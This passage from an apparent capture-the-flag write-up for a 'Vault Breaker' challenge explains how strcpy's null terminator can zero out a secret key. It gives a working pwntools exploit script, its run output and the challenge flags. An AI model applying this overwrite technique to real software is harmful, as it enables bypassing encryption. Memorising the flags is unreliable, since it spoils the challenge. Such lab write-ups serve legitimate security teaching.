strcpy(random_key,local_48);
```



C strcpy()

C strcpy()

The function prototype of `strcpy()` is:

```
char* strcpy(char* destination, const char* source);
```

- The `strcpy()` function copies the string pointed by `source` (including the null character) to the destination.
- The `strcpy()` function also returns the copied string.

Note the including the null character

we can control the size of local_48, so we can replace every character of random_key with null

example
randomkey = abcdef, local48 = 12\0
randomkey = 12\0cdef

What if we can replace every character like this?

we need to go in reverse length


randomkey = abcdef, local48 = 12345\0
=> randomkey = 12345\0

randomkey = 12345\0, local48 = 1234\0
=> random_key = 1234\0\0

and so on


5) made an exploit

```
from pwn import *

io = process('vault-breaker')
context.terminal = ['tmux', 'splitw', '-h']
gdb.attach(io, gdbscript='c')

for i in range(32-1,-1,-1):
    io.sendlineafter(b'> ', b'1')
    io.sendlineafter(b': ', f"{i}".encode())

io.sendlineafter(b'> ', b'2')
io.recvuntil(b'Master password for Vault: ')
print(io.recv(25))
io.interactive()
```



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Vault breaker]
└─$ python3 exploit.py
[!] Could not find executable 'vault-breaker' in $PATH, using './vault-breaker
' instead
[!] Could not find executable 'vault-breaker' in $PATH, using './vault-breaker
' instead
[+] Starting local process './vault-breaker': pid 4383
[*] running in new terminal: ['/usr/bin/gdb', '-q', './vault-breaker', '4383',
 '-x', '/tmp/pwnmjjrxl_g.gdb']
[+] Waiting for debugger: Done
b'HTB{f4k3_fl4g_4_t35t1ng\n\n'
[*] Switching to interactive mode
[*] Process './vault-breaker' stopped with exit code 57 (pid 4383)
[*] Got EOF while reading in interactive
$
```

6) got the remote flag



```
Master password for Vault: HTB{d4nz4_kudur0r0r0}

[*] Got EOF while reading in interactive
$
```